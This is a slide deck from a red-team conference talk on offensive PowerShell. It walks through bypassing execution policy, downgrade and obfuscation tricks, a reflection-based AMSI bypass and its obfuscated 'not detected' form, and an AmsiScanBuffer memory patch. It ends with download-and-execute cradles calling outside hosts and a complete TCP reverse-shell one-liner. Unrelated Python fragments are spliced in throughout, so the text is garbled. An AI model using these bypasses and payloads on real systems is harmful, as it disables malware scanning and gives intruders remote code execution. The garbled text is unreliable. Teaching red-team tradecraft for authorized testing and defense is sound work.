

The Speaker



Edo Maland

- Cyber Offensive Lead at softScheck APAC
- Examination Item Writer and Cyber Mentor at EC-Council
- Technical Reviewer at Packt (Ethical Hacking Workshop)
- Creator of Hacking or Pentest Tools and Wanna be Red Teamer
- Offensive Security Certification (OSEP, OSWE, OSCP+, OSWP, CRT, CRTP, CRTE, CRTO, ECPTXv2, Etc)

Edo Maland

Cyber Offensive Lead, softScheck APAC

by ■ positive technologies

Offensive PowerShell for Red Teamer

```
def key_pressed(key):  
    print(f"{key} pressed")
```


```
# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```

■ /with Defense Evasion Techniques

positive
hack
talking
talks

#PHTalks

```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
    button = tk.Button(root, text=key, width=5,  
        command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```





```
engine = pyttsx3.init()
```

PowerShell

```
import pyttsx3
```

■ Introduction

Command-line interpreter and scripting language for Windows that used by administrators

- Automated Administrative Task
- Manage configurations and provides flexible system controls

```
message = "Hello, human! This is your  
computer speaking. Hack the planet!"
```



#PHTalks

Command-lets and File Format

Cmdlet's

Built-in commands (default) to interact with the system for automating tasks

- **System Information:** Get-Process, Get Services, Get-ComputerInfo, Get-Acl)
- **File and Directory:** Get-Content, Set-Content, Remove-Item
- **Networking :** Get-NetIPConfiguration, Test-NetConnection
- **Security-Related:** Get-LocalUser, Get-LocalGrup, Get-Acl, Get-ScheduleTask, Invoke-WebRequest

```
PS C:\Users> Get-Command

CommandType      Name                                     Version      Source
-----
Alias             Add-AppPackage                         2.0.1.0      Appx
Alias             Add-AppPackageVolume                  2.0.1.0      Appx
Alias             Add-AppProvisionedPackage             3.0          Dism
Alias             Add-ProvisionedAppPackage             3.0          Dism
Alias             Add-ProvisionedAppxPackage            3.0          Dism
Alias             Add-WindowsFeature                   2.0.0.0      ServerManager
Alias             Apply-WindowsUnattend                 3.0          Dism

PS C:\Users> Get-Process -Name PowerShell

Handles  NPM(K)  PM(K)  WS(K)  CPU(s)  Id  SI ProcessName
-----
      782    32   68120   81752    0.47  5908  1 powershell

PS C:\Users> Get-LocalUser -Name offbyzero

Name      Enabled Description
-----
offbyzero True      Hi!

PS C:\Users> Get-Content .\Hi.ps1
Get-Content "Hi Phtalks!"
PS C:\Users>
```

PowerShell File

PowerShell script files that can be executed (ps1) and module files (psd1/psm1)

```
engine = pyttsx3.init()
```

Who Uses PowerShell

■ System Administrators

- Automate routine tasks
- Manage configurations and control windows environments (Active Directory)

If admins use it, **attackers** use it too - Commonly abused in attacks

```
message = "Hello, human! This is your  
computer speaking. Hack the planet!"
```

```
import pyttsx3
```



#PHTalks


Why PowerShell? Isn't Dead?

Point of Views (Debates)

There's debate in the infosec community about whether PowerShell is obsolete and dead.

Personal Opinion: The answer is no or it's still depends on how well the environment is configured. If it works, it 'matters. If it can be done, then still relevant

Red Canary Threat Reports



Report from Red Canary and Kevin, CEO Mandiant – RSA Cocnerence (1~ for 4+ years) – PowerShell remains in the top 5 techniques or tools used by adversaries

Top 5 most techqniues (Mandiant)

- T1059.001: PowerShell (32.3%)
- T1071.001: Web Protocols (29.6%)
- T1021.001: Remote Desktop (28.3%)
- T1569.002: Service Execution (26.8%)
- T1070.004: File Deletion (26.6%)

PowerShell is still native, powerful, and underestimated.

Modern APT Still Leverage PowerShell

APT groups still actively use PowerShell in their operations despite claims that it's "Dead."

■ Threat Actors

- APT19 and APT 28 used PowerShell downloads and executes scripts and performs commands.
- APT29 used encoded PowerShell scripts uploaded to CozyCar installations to download and install .
- FIN7 Used PowerShell to deploy malware, conduct reconnaissance and post exploitation.

```
for nucleotide in dna_sequence:  
    if nucleotide in counts:  
        counts[nucleotide] += 1
```

■ return counts



Red Teamer / Adversaries ♥ PowerShell

■ Why?

- Signed and **legal** application, **pre-installed** on most Windows systems.
- Many sysadmin trust PowerShell and often overlooked by security monitoring tools
- It's supported cross-platform and scripts can be **executed** entirely from memory.
- Tons of Offensive Tradecraft (Empire, Mimikatz, BloodHound, PowerView)
- Easy to obfuscate and can be **invoked through various file types** or vectors (Office macros, Shortcut Files, Etc.)

First Layer of PowerShell's Defense

■ Enabled by Default

- **Execution Policy:** Limits which PowerShell scripts can run based on policy settings.
- **Anti Malware Scan Interfaces (AMSI):** Scans scripts at runtime for threats

■ Optional Configured

- **Logging Features:** Module or Script Block and Transcription Logging
- **Constrained Language Mode:** Limits cmdlets and .NET access.
- **AppLocker:** Controls which scripts and executables can run.

Bypassing Execution Policy

By default, on client operating systems, PowerShell won't run any PowerShell script file (Execution Policy), no matter who you are or what permissions you have..

```
> Get-ExecutionPolicy
Default
> .\Hi.ps1
Users\phtalks\Hi.ps1 cannot be loaded because running scripts is disabled on this
system. For more information, see about_Execution_Policies at https:/go.microsoft.com/fwlink/?LinkID=135170.


: SecurityError: (:) [], PSSecurityException
ExceptionId : UnauthorizedAccess
> Powershell -ex Bypass -File Hi.ps1
Set the policy to "Bypass"
```

■ Command

- Set-ExecutionPolicy Bypass
- Set-Execution Policy Unrestricted
- PowerShell -ex Bypass -File Hi.ps1

Execution Policy is not a true security control or layer and is trivial to bypass it

Bypass Script Execution (Allsigned)



Company enforce execution policy through a GPO that blocks unsigned scripts

```
PS C:\Users\phtalks> Get-ExecutionPolicy
AllSigned
PS C:\Users\phtalks> Set-ExecutionPolicy Bypass
Set-ExecutionPolicy : Windows PowerShell updated your execution policy successfully, but the setting is overridden by
a policy defined at a more specific scope. Due to the override, your shell will retain its current effective
execution policy of AllSigned. Type "Get-ExecutionPolicy -List" to view your execution policy settings. For more
information please see "Get-Help Set-ExecutionPolicy".
At line:1 char:1
+ Set-ExecutionPolicy Bypass
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (:) [Set-ExecutionPolicy], SecurityException
+ FullyQualifiedErrorId : ExecutionPolicyOverride,Microsoft.PowerShell.Commands.SetExecutionPolicyCommand
```

■ Command

Get-Content .\Hi.ps1 | Invoke-Expression

```
PS C:\Users\phtalks> Get-Content .\Hi.ps1 | Invoke-Expression
Hi Phtalks!
PS C:\Users\phtalks> Get-ExecutionPolicy
AllSigned
```

AMSI Bypass


Antimalware Scan Interface (AMSI) that scans and blocked scripts for malicious content - Spies on your PowerShell sessions

■ Common Bypass Method

- PowerShell Downgrade
- Modify Signature Strings
- Reflection and Memory patching
- Etc

```
def key_pressed(key):  
    print(f"{key} pressed")
```

```
# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```



Downgrade to PowerShell v2

PowerShell v2 has no AMSI support (/without defens3 mechanism), attackers downgrade to bypass.

```
PS C:\Users\panag> "Invoke-Mimikatz"
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
PS C:\Users\panag> powershell -version 2
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
PS C:\Users\panag> "Invoke-Mimikatz"
Invoke-Mimikatz
```

String Kung-Fu (Obfuscation)

Modify malicious strings to avoid detection

■ Common Method

- String Reversal
- Character Array Join/Reconstruction
- String Concatenation
- Backtick-Escaped Variable
- WCHAR Encoding
- Base64 Encoding
- Alias Cmdlets
- Etc

```
PS C:\Users\phtalks> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\phtalks> IEX('inVo`K`e-`mI`m`IK`ATZ')
inVoKe-mImIKATZ : The term 'inVoKe-mImIKATZ' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the
name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ inVo`K`e-`mI`m`IK`ATZ
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (inVoKe-mImIKATZ:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\phtalks> ((Get-Variable '*mDr*').Name[3,11,2] -join '')
iex
PS C:\Users\phtalks> & ((Get-Variable '*mDr*').Name[3,11,2] -join '') ('{0}-{1}' -f 'Invo`k`e','Mi`m`ik`atz')
Invoke-Mimiktz : The term 'Invoke-Mimiktz' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the
name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ Invo`k`e-Mi`m`ik`atz
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimiktz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

message = "Hello, human! This is your
computer speaking. Hack the planet!"

Reflection Based

One of the most well-known reflection-based AMSI bypasses was popularized by Matt Graeber that used .NET reflection to disable AMSI by setting its internal `amsiInitFailed` flag to true.

```
PS C:\Users\phtalks> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed', 'NonPublic,Static').SetValue($null,$true)
At line:1 char:1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetF ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

■ Detected!

The string is already detected and flagged by antivirus or anti-malware scans.

Reflection Based (Not Detected)


■ Obfuscated (Not Detected)

```
PS C:\Users\phtalks> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\phtalks> $A="5492868772801748688168747280728187173688878280688776";$B="8281173680867656877679866880867644817687416876797271";fu
nction C($n,$m){[string]($n..$m)%{[char][int](29+($A+$B).substring(($_*2),2))}-replace " "};[Ref].Assembly.GetType((C 0 37)).GetField((C 3
8 51),'NonPublic,Static').SetValue($null,$true)
PS C:\Users\phtalks> Invoke-Mimikatz
Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or operable program. Check
the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\phtalks> _
```

Memory Patching (Function)



- Disables AMSI scanning in the current session by patches **AmsiScanBuffer** in memory to return error (**MOV, EAX 0x80070057**) and Return (**RET**)
- Needs **obfuscation** to avoid signature-based detection.

Memory Patching (How It Work's)

- 1 Defines Windows functions (GetProcAddress, LoadLibrary, VirtualProtect) to interact with system memory.

```
PS C:\Users\phtalks> # Import Win32 APIs
PS C:\Users\phtalks> $MLNDAR = @"
>> using System;
>> using System.Runtime.InteropServices;
>> public class MLNDAR {
>>     [DllImport("Kernel32")]
>>     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
>>     [DllImport("Kernel32")]
>>     public static extern IntPtr LoadLibrary(string name);
>>     [DllImport("Kernel32")]
>>     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
>> }
>> "@
>> Add-Type $MLNDAR
```

- 2 Loads `amsi.dll` and finds the memory address of the `AmsiScanBuffer` function..

```
PS C:\Users\phtalks> # Get AMSIScanBuffer
PS C:\Users\phtalks> $882AA82DC = [MLNDAR]::LoadLibrary("$([System.Net.WebUtility]::HTMLDecode('&#97;&#109;&#115;&#105;&#46;&#100;&#108;&#108;'))")
>> $PHTALKS = [MLNDAR]::GetProcAddress($882AA82DC, "$([system.net.webutility]::HtmLdECODE('&#65;&#109;&#115;&#105;&#83;&#99;&#97;&#110;&#66;&#117;&#102;&#102;&#101;&#114;'))")
>> ${OP} = 0
PS C:\Users\phtalks>
```

Memory Patching (How It Work's)

- 3 Makes the AmsiScanBuffer memory writable using VirtualProtect and overwrites AmsiScanBuffer with: MOV EAX, 0x80070057 and RET (exits the function).

```
PS C:\Users\Phtalks> # Change Memory Protection
PS C:\Users\Phtalks> [MLNDAR]::VirtualProtect($PHTALKS, [uint32]5, 0x40, [ref]${OP})
True
PS C:\Users\Phtalks>
PS C:\Users\Phtalks> # Patch Instructions
PS C:\Users\Phtalks> $P = "0xB8";$H = "0x57";$T = "0x00";$A = "0x07";$L = "0x80";$K = "0xC3"
PS C:\Users\Phtalks> $S = [Byte[]] ($P, $H, $T, $A, $L, $K)
PS C:\Users\Phtalks> [System.Runtime.InteropServices.Marshal]::Copy($S, 0, $PHTALKS, 6)
PS C:\Users\Phtalks> Invoke-Mimikatz
Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

Offensive PowerShell


```
def key_pressed(key):  
    print(f"{key} pressed")
```

■ Tradecraft and Operations



#PHTalks

```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
    button = tk.Button(root, text=key, width=5,  
        command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```



```
# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```

PowerShell Download Cradle (Cmdlets)

One-liners technique that download and execute remote payloads in memory or no files written to disk.

```
PS C:\Users\phtalks> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\phtalks> IEX(New-Object Net.WebClient).DownloadString("http://pwsh.phtalks.org/Amsi.ps1")
True
PS C:\Users\phtalks> Invoke-Mimikatz
Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\phtalks>
```

■ Cmdlets

- (New-Object
Net.WebClient).DownloadString("
http://pwsh.phtalks.org/amsi.ps1")
- IEX(IWR
"http://evil.com/payloads.ps1")
- Powershell -c "IEX(IWR
http://pwsh.phtalks.org/amsi.ps1 -
UseBasicParsing);IEX(iwr
http://evil.phtalks.org/shell.ps1)"

■ Defenese Evasion: Obfuscation Techniques

```
$xq5M=[typE]('{1}{2}{0}')->f('pWebR'+equest'),'Ne','t.Http');$v=((gET-vAriABLE
xq5M).vAlue::Create('http://pwsh.phtalks.org/evil.ps1').PSObject.Methods|?{$_.Name-CLike'G*se'}).Invoke().PSObject.Methods|?{$_.Name-
CLike'G*eam'}).Invoke();$r='';Try{While($r+=[Char]$v.ReadByte()){}}Catch{};&(GCM *ke-*pr*)$r
```

PowerShell-Based Reverse Shells

Easy to use and no need to drop additional tools.

Use **System.Net.Sockets** namespace to establish a connection

Easily modified, obfuscated, and integrated with other techniques.

■ Basic Payload

```
$client=New-Object System.Net.Sockets.TCPClient('pwsh.phtalks.org',443);$stream=$client.GetStream();  
[byte[]]$bytes=0..65535|%{0};while(($i=$stream.Read($bytes,0,$bytes.Length)) -ne 0){$data=(New-Object  
System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback=iex $data 2>&1 | Out-  
String;$sendback2=$sendback+'PS '+(pwd).Path+'> ';$sendbyte=  
[Text.Encoding]::ASCII.GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()  
};$client.Close()
```

